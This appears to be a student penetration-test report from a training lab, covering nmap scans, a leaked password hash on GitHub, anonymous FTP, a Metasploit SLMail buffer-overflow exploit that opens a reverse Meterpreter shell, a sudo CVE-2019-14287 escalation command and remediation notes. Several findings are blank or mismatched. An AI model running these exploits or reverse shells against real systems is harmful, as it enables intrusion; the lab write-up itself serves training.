root root 4096 Jan 28 2022 var \$ sudo -u#-1 cat /root/flag12.txt d7sdfksdf384 \$ </pre>
Affected Hosts	192.168.13.14
Remediation	The primary mitigation is to update sudo to a patched version. Carefully reviewing and correcting sudoers configurations.

Day 3

Vulnerability 1	Findings
Title	Sensitive information on GitHub
Type Windows OS	Windows OS
Risk Rating	Medium
Description	ping totalrekall.xyz
Images	 The screenshot shows a GitHub repository for 'totalrekall / site'. The file 'xampp.users' is selected, showing a single line of code: <code>trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0</code>. The repository also contains folders 'assets' and 'old-site', and files like 'README.md', 'about.html', 'contact.html', 'index.html', and 'robots.txt'.
Affected Hosts	
Remediation	

Vulnerability 2	Findings
Title	
Type Windows OS	
Risk Rating	
Description	


Images

```
(root@kali)~# nmap 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-01 13:21 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00034s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
MAC Address: 00:15:5D:00:04:01 (Microsoft)


Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00021s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
79/tcp    open  finger
80/tcp    open  http
106/tcp   open  pop3pw
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:02 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
5901/tcp  open  vnc-1
6001/tcp  open  X11:1


Nmap done: 256 IP addresses (3 hosts up) scanned in 14.30 seconds
```



The screenshot shows a Kali Linux terminal window with Nmap scan results for three hosts: WinDC01 (172.22.117.10), Windows10 (172.22.117.20), and 172.22.117.100. The scans identify various open ports and services, including domain, kerberos-sec, msrpc, netbios-ssn, ldap, microsoft-ds, kpasswd5, http-rpc-epmap, ldapssl, globalcatLDAP, globalcatLDAPssl, ftp, smtp, finger, http, pop3pw, pop3, https, vnc-1, and X11:1. Below the terminal window, a web browser window (Firefox) displays the 'Index of /' for the IP address 172.22.117.20. The index shows a file named 'flag2.txt' with a size of 34 bytes, last modified on 2022-02-15 at 13:53. The browser also shows the title 'Apache/2.4.52 (Win64) OpenSSL/1.1.1.m PHP/8.1.2 Server at 172.22.117.20 Port 80'.

	
Affected Hosts	
Remediation	

Vulnerability 3	Findings
Title	FTP Access allowed
Type Windows OS	WIndows OS
Risk Rating	High
Description	

Images	 A screenshot of a Windows terminal window titled 'CU-VBT-CYBER-PT-11-2024-U-LDLC-MWTH-Project2'. The terminal shows a user at a root prompt attempting to find and get a file named 'flag3.txt' using the 'ftp' command. The commands fail with '7Invalid command' or 'Not connected'. The user then connects to an FTP server at 172.22.117.20. The terminal output shows the connection details for a FileZilla Server version 0.9.41 beta, including the user 'anonymous' and a password. The user then successfully transfers 'flag3.txt' from the remote server to the local machine. A challenge box titled 'Flag 3: FTP Enumeration' with the number '40' is overlaid on the terminal. The box contains instructions: '1. Utilize FTP to access the file containing the flag' and '2. Paste flag: Run an "aggressor" scan to determine a method for accessing this file.' The box has input fields for 'Flag' and 'Submit'.
Affected Hosts	
Remediation	Use SFTP or FTPS: SFTP (SSH File Transfer Protocol) and FTPS (FTP Secure) encrypt data transmissions, providing much stronger security. These protocols should be used instead of standard FTP whenever possible. Strong Authentication: Enforce strong passwords and consider using public key authentication. Restrict Access: Limit FTP access to only authorized users and specific directories. Implement access control lists (ACLs) to control file permissions. Firewall Configuration: Carefully configure firewalls to allow only necessary FTP traffic. Use passive FTP mode, which simplifies firewall configuration. Regular Audits: Regularly audit FTP logs and configurations to detect suspicious activity. Disable Anonymous FTP: If there is absolutely no need for it, disable anonymous FTP access. Keep FTP Server Updated: Keep the FTP server software up to date with the latest security patches

Vulnerability 4	Findings
Title	FTP Access allowed
Type Windows OS	Windows OS
Risk Rating	High

Description	
Images	<pre> _finger: Finger online user list request denied.\x0D 80/tcp open http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 _http-title: 401 Unauthorized _http-auth: _ HTTP/1.1 401 Unauthorized\x0D _ Basic realm=Restricted Content 106/tcp open pop3pw SLMail pop3pw 110/tcp open pop3 BVRP Software SLMAIL pop3d 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 443/tcp open ssl/http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) _ssl-cert: Subject: commonName=localhost _ Not valid before: 2009-11-10T23:48:47 _ Not valid after: 2019-11-08T23:48:47 _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 _ssl-date: TLS randomness does not represent time </pre> <pre> + -- --[metasploit v6.1.22-dev] + -- --[2188 exploits - 1161 auxiliary - 400 post] + -- --[596 payloads - 45 encoders - 10 nops] + -- --[9 evasion] Metasploit tip: Display the Framework log using the log command, learn more with help log msf6 > search slmail Matching Modules ===== # Name Disclosure Date Rank Check Description - - 0 exploit/windows/pop3/seattlelab_pass 2003-05-07 great No Seattle Lab Mail 5.5 POP3 Buffer Overflow Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass msf6 > use 0 </pre>

```
[*] Started reverse TCP handler on 172.24.0.124:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Exploit completed, but no session was created.
msf6 exploit(windows/pop3/seattlelab_pass) > exploit

[*] Started reverse TCP handler on 172.24.0.124:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Exploit completed, but no session was created.
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:55889) at 2025-04-01 13:35:28 -0400

meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System

Mode                Size           Type             Last modified          Name
-----
100666/rw-rw-rw-    32            fil             2022-03-21 11:59:51    -0400    flag4.txt
100666/rw-rw-rw-   3358          fil             2002-11-19 13:40:14    -0500    listcrdr.txt
100666/rw-rw-rw-   1840          fil             2022-03-17 11:22:48    -0400    maillog.000
100666/rw-rw-rw-   3793          fil             2022-03-21 11:56:50    -0400    maillog.001
100666/rw-rw-rw-   4371          fil             2022-04-05 12:49:54    -0400    maillog.002
100666/rw-rw-rw-   1940          fil             2022-04-07 10:06:59    -0400    maillog.003
100666/rw-rw-rw-   1991          fil             2022-04-12 20:36:05    -0400    maillog.004
100666/rw-rw-rw-   2210          fil             2022-04-16 20:47:12    -0400    maillog.005
100666/rw-rw-rw-   2831          fil             2022-06-22 23:30:54    -0400    maillog.006
100666/rw-rw-rw-   1991          fil             2022-07-13 12:08:13    -0400    maillog.007
100666/rw-rw-rw-   2366          fil             2024-10-21 02:54:16    -0400    maillog.008
100666/rw-rw-rw-   2030          fil             2024-10-21 03:30:50    -0400    maillog.009
100666/rw-rw-rw-   1991          fil             2025-01-30 05:07:05    -0500    maillog.00a
100666/rw-rw-rw-   7010          fil             2025-02-10 07:20:41    -0500    maillog.00b
100666/rw-rw-rw-   5364          fil             2025-02-17 14:33:56    -0500    maillog.00c
100666/rw-rw-rw-   19150         fil             2025-02-18 05:09:03    -0500    maillog.00d
100666/rw-rw-rw-   18872         fil             2025-02-24 09:24:14    -0500    maillog.00e
100666/rw-rw-rw-   2030          fil             2025-03-03 12:49:34    -0500    maillog.00f
100666/rw-rw-rw-   6345          fil             2025-03-22 20:54:18    -0400    maillog.010
100666/rw-rw-rw-   1979          fil             2025-03-23 06:40:14    -0400    maillog.011
100666/rw-rw-rw-   14014         fil             2025-03-24 07:10:18    -0400    maillog.012
100666/rw-rw-rw-   2030          fil             2025-03-25 13:08:42    -0400    maillog.013
100666/rw-rw-rw-   2030          fil             2025-03-26 16:25:19    -0400    maillog.014
100666/rw-rw-rw-   2030          fil             2025-03-27 09:15:17    -0400    maillog.015
100666/rw-rw-rw-   15412         fil             2025-03-28 11:09:07    -0400    maillog.016
100666/rw-rw-rw-   3742          fil             2025-03-30 10:47:13    -0400    maillog.017
100666/rw-rw-rw-   5454          fil             2025-03-31 09:51:53    -0400    maillog.018
100666/rw-rw-rw-   17438         fil             2025-04-01 13:01:44    -0400    maillog.019
100666/rw-rw-rw-   9758          fil             2025-04-01 13:35:27    -0400    maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49d
meterpreter >
meterpreter >
meterpreter >
```

Affected Hosts

Remediation

Use SFTP or FTPS:
SFTP (SSH File Transfer Protocol) and FTPS (FTP Secure) encrypt data transmissions, providing much stronger security.
These protocols should be used instead of standard FTP whenever possible.

Strong Authentication:
Enforce strong passwords and consider using public key authentication.

Restrict Access:
Limit FTP access to only authorized users and specific directories.
Implement access control lists (ACLs) to control file permissions.


Firewall Configuration:
Carefully configure firewalls to allow only necessary FTP traffic.
Use passive FTP mode, which simplifies firewall configuration.

Regular Audits:
Regularly audit FTP logs and configurations to detect suspicious activity.


Disable Anonymous FTP:
If there is absolutely no need for it, disable anonymous FTP access.

Keep FTP Server Updated:

	Keep the FTP server software up to date with the latest security patches
--	--

Vulnerability 5	Findings
Title	SLMail
Type Windows OS	Windows OS
Risk Rating	High
Description	
Images	 <pre> C:\Program Files (x86)\SLMail\Systemoschtasks /query /TN flag5 /FO list /v schtasks /query /TN flag5 /FO list /v Folder: \ HostName: WIN10 TaskName: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 4/1/2025 10:36:38 AM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$ Start In: N/A Comment: 54fa8cd5c1354adc9214969d716673f5 Scheduled Task State: Enabled Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Power Management: Stop On Battery Mode Run As User: ADM\Bob Delete Task If Not Rescheduled: Disabled Stop Task If Runs X Hours and X Mins: 72:00:00 Schedule: Scheduling data is not available in this format. Schedule Type: At logon time Start Time: N/A Start Date: N/A End Date: N/A Days: N/A Months: N/A Repeat: Every: N/A Repeat: Until: Time: N/A Repeat: Until: Duration: N/A Repeat: Stop If Still Running: N/A </pre>
Affected Hosts	
Remediation	Upgrade or Migrate: The best solution is to upgrade to a more modern and actively maintained email server. If upgrading is not possible, ensure that the SLMail software is up to the most current patch level. Firewall and Access Control: Implement strong firewall rules to restrict access to the SLMail server. Limit access to authorized users only. Regular Security Audits: Conduct regular security audits to identify and address any potential vulnerabilities. Keep up to date on CVE's: Keep up to date on any new CVE's that are being published related to SLMail.

Vulnerability 6	Findings
Title	Schtasks
Type Windows OS	Windows OS

Risk Rating	High
Description	
Images	 <pre> C:\Program Files (x86)\SImail\System>schtasks /query /TN flag5 /FO list /v schtasks /query /TN flag5 /FO list /v Folder: \ HostName: WIN10 TaskName: \flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 4/1/2025 10:36:38 AM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$ Start In: N/A Comment: 54fa8cd5c1354adc9214969d716673f5 Scheduled Task State: Enabled Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Power Management: Stop On Battery Mode Run As User: ADMBOB Delete Task If Not Rescheduled: Disabled Stop Task If Runs X Hours and X Mins: 72:00:00 Schedule: Scheduling data is not available in this format. Schedule Type: At logon time Start Time: N/A Start Date: N/A End Date: N/A Days: N/A Months: N/A Repeat: Every: N/A Repeat: Until: Time: N/A Repeat: Until: Duration: N/A Repeat: Stop If Still Running: N/A </pre>
Affected Hosts	
Remediation	Monitoring: Closely monitor the creation and modification of scheduled tasks. Pay attention to tasks that run with elevated privileges or execute from unusual locations. Least Privilege: Restrict the use of schtasks to authorized users only. Avoid running scheduled tasks with unnecessary privileges. Security Software: Use up-to-date antivirus and endpoint detection and response (EDR) solutions. Logging: Enable and monitor scheduled task logs. Regular Audits: Conduct regular security audits to identify and remove any suspicious scheduled tasks.

Vulnerability 7	Findings
Title	
Type Windows OS	
Risk Rating	
Description	
Images	
Affected Hosts	
Remediation	

Vulnerability 8	Findings
Title	
Type Windows OS	
Risk Rating	
Description	
Images	
Affected Hosts	
Remediation	

Vulnerability 9	Findings
Title	
Type Windows OS	
Risk Rating	
Description	
Images	
Affected Hosts	
Remediation	

Vulnerability 10	Findings
Title	
Type Windows OS	
Risk Rating	
Description	
Images	
Affected Hosts	

Remediation	
-------------	--

Vulnerability 11	Findings
Title	Drupal - CVE-2019-6340
Type Windows OS	Windows OS
Risk Rating	Critical
Description	
Images	
Affected Hosts	
Remediation	The primary solution is to upgrade Drupal to the patched versions: Drupal 8.5.11 or later. Drupal 8.6.10 or later. Also, disabling the rest web services module if it is not needed.

Vulnerability 12	Findings
Title	CVE-2019-14287
Type Windows OS	Windows OS
Risk Rating	High
Description	
Images	
Affected Hosts	
Remediation	Updating sudo to a patched version is the primary solution. Careful review and correction of sudoers configurations are also essential.